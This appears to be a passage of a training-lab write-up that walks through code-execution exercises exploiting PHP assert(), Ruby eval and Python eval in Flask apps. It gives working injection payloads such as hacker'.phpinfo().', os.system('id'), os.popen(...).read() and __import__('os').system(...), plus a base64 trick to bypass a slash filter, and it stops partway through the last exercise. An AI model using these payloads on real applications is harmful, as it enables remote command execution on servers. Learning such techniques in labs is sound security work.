
Once you can see the result of the phpinfo() function, you can use the function system() to run any command.

Now we can replace hacker with phpinfo()

Code Execution 04 165a2024645180ac9a04dd0ccea81428
Code Execution 04

This example is based on the function assert.
When used incorrectly, assert will evaluate the value received. This behaviour can be used to gain code execution.

By injecting a single quote or double quote (depending on the way the string was declared), we can see an error message indicating that PHP tried to evaluate the code:
Parse error: syntax error, unexpected T_ENCAPSED_AND_WHITESPACE in /var/www/codeexec/example4.php(4) : assert code on line 1 Catchable fatal error: assert(): Failure evaluating code: 'hacker'' in /var/www/codeexec/example4.php on line 4

Once we have broken the syntax, we need to try to reconstruct it correctly. We can try the following: hacker'.'. We can now see that the error message has disappeared.

Now that we know how to finish the syntax to avoid errors, we can just inject our payload to run the function phpinfo(): hacker'.phpinfo().' and we get the configuration of the PHP engine in the page.


Finally, we can use the function system() to run the scorecommand.
This trick will no longer work with most PHP 7 and all PHP 8 applications. Extract from the the PHP documentation for assert(): assert() will no longer evaluate string arguments, instead they will be treated like any other argument. assert($a == $b) should be used instead of assert('$a == $b'). The assert.quiet_eval php.ini directive and the ASSERT_QUIET_EVAL constant have also been removed, as they would no longer have any effect.
Code Execution 05 165a202464518019a993c296a1bf6a9a

Code Execution 05

In this exercise, we are dealing with a Ruby application, which you
will be able to quickly tell by injecting a double quote in the username parameter.
Since the application is in development mode, we get a lot of details on the error. The following line is especially interesting:
@message = eval "\"Hello "+params['username']+"\""
Always remember: eval is evil.


Here, we will need to do the following:
- A double-quote
"to break out of the string. - Add a
+sign for string concatenation (don't forget to URL-encode it) - Add a call to the command (
[COMMAND]) we want to run using[COMMAND]. - Add another
+sign for string concatenation. - Another double-quote
"to close the one that was already there.
Code Execution 06 166a2024645180f9b312f21c4c04ed23
Code Execution 06
In this exercise, we are dealing with Python application
Like our previous exercise, we can see that injecting a double-quote gives us an error.

First, lets see how we can properly close the double-quote
We can inject a + (properly encoded) and another double-quote to get a response without error.
Now, we need to make sure it's a Python application. For this, we can use:
"%2bstr(True)%2b"test

The fact that both str() and True are available give us a pretty good chance that Python is used. For the rest of the challenge, we will put our payload inside the call to str().
Now, we want to get to code execution. We can try to use os.system('id') for example.

We can see a 0 coming back in the response. This shows that the command was executed successfully. If you try an invalid command like hacker, you will get 32512 meaning that the process returned 127 (since the command is not found).

It may also be valuable to get the value returned by the command. To do this, you can use: os.popen('[CMD]').read() instead of os.system('[CMD]').
Code Execution 07 16ba2024645180d8b9b4c789df4cd93b
Code Execution 07
In the previous challenge, we made things a bit easier by importing os in the vulnerable application. However, we didn't for this challenge.
If we try to use os.system('id') for example. we get an error message.



This is likely due to the fact that the os module is not loaded. We can use the following syntax to load and run the system function:
__import__('os').system(...
Code Execution 08 16ba20246451802aa882e225e648a9ff
Code Execution 08
The previous challenge allowed / in the path, since the following Flask route was used
@app.route('/hello')
This challenge prevents us from using / in the path, since the following route is used:
@app.route('/hello/user')

This is obviously something you can only guess by trial and error. We can go back to the previous payload using ls and it will work. However, we can't run /usr/local/bin/score (since we need a /).
To bypass this issue, we can use base64 encoding.
